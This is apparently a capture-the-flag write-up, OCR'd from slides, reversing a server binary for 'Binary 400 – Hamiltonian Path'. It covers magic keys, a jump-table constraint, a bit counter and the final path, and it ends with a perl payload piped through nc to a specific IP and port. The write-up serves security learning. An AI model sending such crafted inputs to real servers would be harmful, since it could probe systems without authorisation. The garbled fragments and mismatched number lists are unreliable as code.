
BINARY 400 – HAMILTONIAN PATH



grab bag	/urandom	binary l33tness	pwnables	forensics
100	100	100	100	100
200	200	200	200	200
300	300	300	300	300
400	400	400	400	400
500	500	500	500	500

WHAT IS IT?

Seems like the binary is a server



```
_setresuid
_strlen
_read
```

```
mov     rdi, rsi        ; func
call    _atexit
```

```
loc_
call
jmp
star
```


```
loc_4010B2:
mov     edi, offset
call    _atexit
call    _init_proc
mov     edi, ebx
mov     rdx, r12
mov     rsi, r13
call    sub_4017C0
```

```
; Attributes: noreturn

sub_4017C0 proc near
sub     rsp, 8
movsx   edi, cs:word_602358
call    sub_4012A0
mov     esi, offset sub_4017F0
mov     edi, eax        ; fd
call    sub_401710
sub_4017C0 endp
```

INPUT MAGIC KEY

At first, server gets
several Magic keys

User should type it first.



```
mov     edx, 4
mov     rsi, rax
mov     edi, r12d       ; fd
call    recv__
movzx   ebx, byte ptr [rbp+0]
movzx   eax, byte ptr [rbp+3]
mov     rdi, rbp        ; ptr
shl     ebx, 24
or      ebx, eax
movzx   eax, byte ptr [rbp+1]
shl     eax, 16
or      ebx, eax
movzx   eax, byte ptr [rbp+2]
shl     eax, 8
or      ebx, eax
call    _free
cmp     ebx, 53794550h
jz
sub_40
```

```
cmp     ebx, 4A75402Ch
jn
```

```
cmp     ebx, 3818A37h
jn
```

```
cmp     ebx, 0ACF7BC51h
jnz     loc_40186A
```


INITIALIZATION

Server stores 5th value in the buffer.

→ used as loop counter

Server initialize registers.


r13d = -1,
r14 = 0,
r15 = 0



```
mov     edx, 4
mov     rsi, rbp
mov     edi, r12d        ; fd
call    recv__
movzx   ebx, byte ptr [rbp+0]
movzx   eax, byte ptr [rbp+3]
mov     rdi, rbp         ; ptr
shl     ebx, 18h
or      ebx, eax
movzx   eax, byte ptr [rbp+1]
shl     eax, 10h
or      ebx, eax
movzx   eax, byte ptr [rbp+2]
shl     eax, 8
or      ebx, eax
call    _free
mov     eax, ebx
test    ebx, ebx
mov     [rsp+38h+var_38], rax
jz      loc_401AF2
```


```
mov     r13d, 0FFFFFFFFh
xor     r14d, r14d
xor     r15d, r15d
jmp     short loc_401A1E
; END OF FUNCTION CHUNK FOR sub_4017F0
```

MATH PROBLEM




```
loc_401A1E:                                     ; CODE XREF: sub_4017F0+20E↑j
                mov     edi, 4                  ; size
                call    _malloc
                test    rax, rax
                mov     rbx, rax
                jz      short loc_401A9B
                mov     edx, 4
                mov     rsi, rax
                mov     edi, r12d               ; fd
                call    recv__
                movzx   ebp, byte ptr [rbx]
                movzx   eax, byte ptr [rbx+3]
                mov     rdi, rbx                ; ptr
                shl     ebp, 24
                or      ebp, eax
                movzx   eax, byte ptr [rbx+1]
                shl     eax, 16
                or      ebp, eax
                movzx   eax, byte ptr [rbx+2]
                shl     eax, 8
                or      ebp, eax
                call    _free
                cmp     ebp, 3Fh
                jg      short fail
                cmp     r13d, 0FFFFFFFFh
                jz      short loc_401A00
                mov     eax, r13d
                sar     eax, 1Fh                ; negative -> -1
                                                ; positive -> 0
                shr     eax, 1Dh                ; negative -> 7
                                                ; positive -> 0
                lea     edx, [r13+rax+0] ; prev num + (7 or 0)
                and     edx, 7                  ; last 3 bits (<= 7)
                sub     edx, eax
                mov     eax, ebp
                sub     eax, r13d               ; subtract prev num
                add     eax, 17
                cmp     eax, 34                 ; add 11h to index
                jbe     short loc_401AA2 ; goto jump table
```

JUMP TABLE




```
off_401C28      dq offset edx_big_0     ; DATA XI
                dq offset fail
                dq offset edx_not_bigger_6
                dq offset fail
                dq offset fail
                dq offset fail
                dq offset fail
                dq offset edx_big_1
                dq offset fail
                dq offset fail
                dq offset fail
                dq offset edx_small_6
                dq offset fail
                dq offset fail
                dq offset fail
                dq offset fail
                dq offset fail
                dq offset fail
                dq offset fail
                dq offset fail
                dq offset fail
                dq offset fail
                dq offset fail
                dq offset edx_big_1
                dq offset fail
                dq offset fail
                dq offset fail
                dq offset edx_small_6
                dq offset fail
                dq offset fail
                dq offset fail
                dq offset fail
                dq offset edx_big_0
                dq offset fail
                dq offset edx_not_bigger_6
```



```
edx_big_1       proc near               ; DATA XREF: .rodata:000000000040
                                        ; .rodata:0000000000401CE0↓o
                xor     eax, eax
                cmp     edx, 1
                setnle  al
                jmp     short loc_401AB3
edx_big_1       endp

; =============== S U B R O U T I N E =======================================


edx_not_bigger_6 proc near              ; DATA XREF: .rodata:000000000040
                                        ; .rodata:0000000000401D38↓o
                xor     eax, eax
                cmp     edx, 6
                setle   al
                jmp     short loc_401AB3
edx_not_bigger_6 endp


; =============== S U B R O U T I N E =======================================


edx_big_0       proc near               ; DATA XREF: .rodata:off_401C28↓o
                                        ; .rodata:0000000000401D28↓o

arg_0           = qword ptr  8
arg_8           = qword ptr  10h
arg_10          = qword ptr  18h
arg_18          = qword ptr  20h
arg_20          = qword ptr  28h
arg_28          = qword ptr  30h

; FUNCTION CHUNK AT .text:000000000040186A SIZE 00000025 BYTES
; FUNCTION CHUNK AT .text:0000000000401A00 SIZE 00000091 BYTES
; FUNCTION CHUNK AT .text:0000000000401A9B SIZE 00000010 BYTES
; FUNCTION CHUNK AT .text:0000000000401AB3 SIZE 0000000A BYTES

                xor     eax, eax
                test    edx, edx
                setnle  al
                jmp     short loc_401AB3
```

CHECK VALUE & BIT COUNTER



```
loc_401A00:                                  ; CODE XREF: edx_big_0-
                                             ; edx_big_0-1C↓j
                mov     eax, 1
                mov     ecx, ebp
                add     r15, 1               ; add loop counter
                shl     rax, cl
                mov     r13d, ebp
                xor     r14, rax
                cmp     [rsp+0], r15         ; 5th value we typed
                jz      before_get_key       ; r14 = -1


before_get_key:                            ; CODE XREF: edx_big_0-B9↑j
                test    r14, r14           ; r14 = -1
                jz      short bad
                xor     edx, edx

loc_401AE1:                                ; CODE XREF: edx_big_0+1A↓j
                lea     rax, [r14-1]
                add     edx, 1
                and     r14, rax
                jnz     short loc_401AE1
                cmp     edx, 40h
                jz      short get_key
```

TODO

To satisfy bit counter


→All numbers 0 ~ 63 should be used.

Constraint

→Our input should be fit in the proper index of jump table.

HAMILTONIAN PATH

A path in an undirected graph that visits each vertex exactly once




END OF BINARY 400

63 48 54 64 47 62 56 39 24 7 13 3 9 26 41 58 52 42 57 51 61 55 40 46 36 30 15 32 38 53 59 49 34 17 2 19 25 10 4 21 6 16 31 14 8 23 29 44 50 60 45 35 20 5 11 1 18 33 27 12 22 28 43 37


```
 (perl -e 'print
"₩x53₩x79₩x45₩x50₩x4a₩x75₩x40₩x2c₩x03₩x81₩x8a₩x37₩xac₩xf7₩xbc₩x51
₩x00₩x00₩x00₩x40₩x00₩x00₩x00₩x3e₩x00₩x00₩x00₩x2f₩x00₩x00₩x00₩x35
₩x00₩x00₩x00₩x3f₩x00₩x00₩x00₩x2e₩x00₩x00₩x00₩x3d₩x00₩x00₩x00₩x37
₩x00₩x00₩x00₩x26₩x00₩x00₩x00₩x17₩x00₩x00₩x00₩x06₩x00₩x00₩x00₩x0c
₩x00₩x00₩x00₩x02₩x00₩x00₩x00₩x08₩x00₩x00₩x00₩x19₩x00₩x00₩x00₩x28
₩x00₩x00₩x00₩x39₩x00₩x00₩x00₩x33₩x00₩x00₩x00₩x29₩x00₩x00₩x00₩x38
₩x00₩x00₩x00₩x32₩x00₩x00₩x00₩x3c₩x00₩x00₩x00₩x36₩x00₩x00₩x00₩x27
₩x00₩x00₩x00₩x2d₩x00₩x00₩x00₩x23₩x00₩x00₩x00₩x1d₩x00₩x00₩x00₩x0e
₩x00₩x00₩x00₩x1f₩x00₩x00₩x00₩x25₩x00₩x00₩x00₩x34₩x00₩x00₩x00₩x3a
₩x00₩x00₩x00₩x30₩x00₩x00₩x00₩x21₩x00₩x00₩x00₩x10₩x00₩x00₩x00₩x01
₩x00₩x00₩x00₩x12₩x00₩x00₩x00₩x18₩x00₩x00₩x00₩x09₩x00₩x00₩x00₩x03
₩x00₩x00₩x00₩x14₩x00₩x00₩x00₩x05₩x00₩x00₩x00₩x0f₩x00₩x00₩x00₩x1e
₩x00₩x00₩x00₩x0d₩x00₩x00₩x00₩x07₩x00₩x00₩x00₩x16₩x00₩x00₩x00₩x1c
₩x00₩x00₩x00₩x2b₩x00₩x00₩x00₩x31₩x00₩x00₩x00₩x3b₩x00₩x00₩x00₩x2c
₩x00₩x00₩x00₩x22₩x00₩x00₩x00₩x13₩x00₩x00₩x00₩x04₩x00₩x00₩x00₩x0a
₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x11₩x00₩x00₩x00₩x20₩x00₩x00₩x00₩x1a
₩x00₩x00₩x00₩x0b₩x00₩x00₩x00₩x15₩x00₩x00₩x00₩x1b₩x00₩x00₩x00₩x2a
₩x00₩x00₩x00₩x24"';cat)|nc 140.197.217.239 11553
```

PWNABLE 400 –



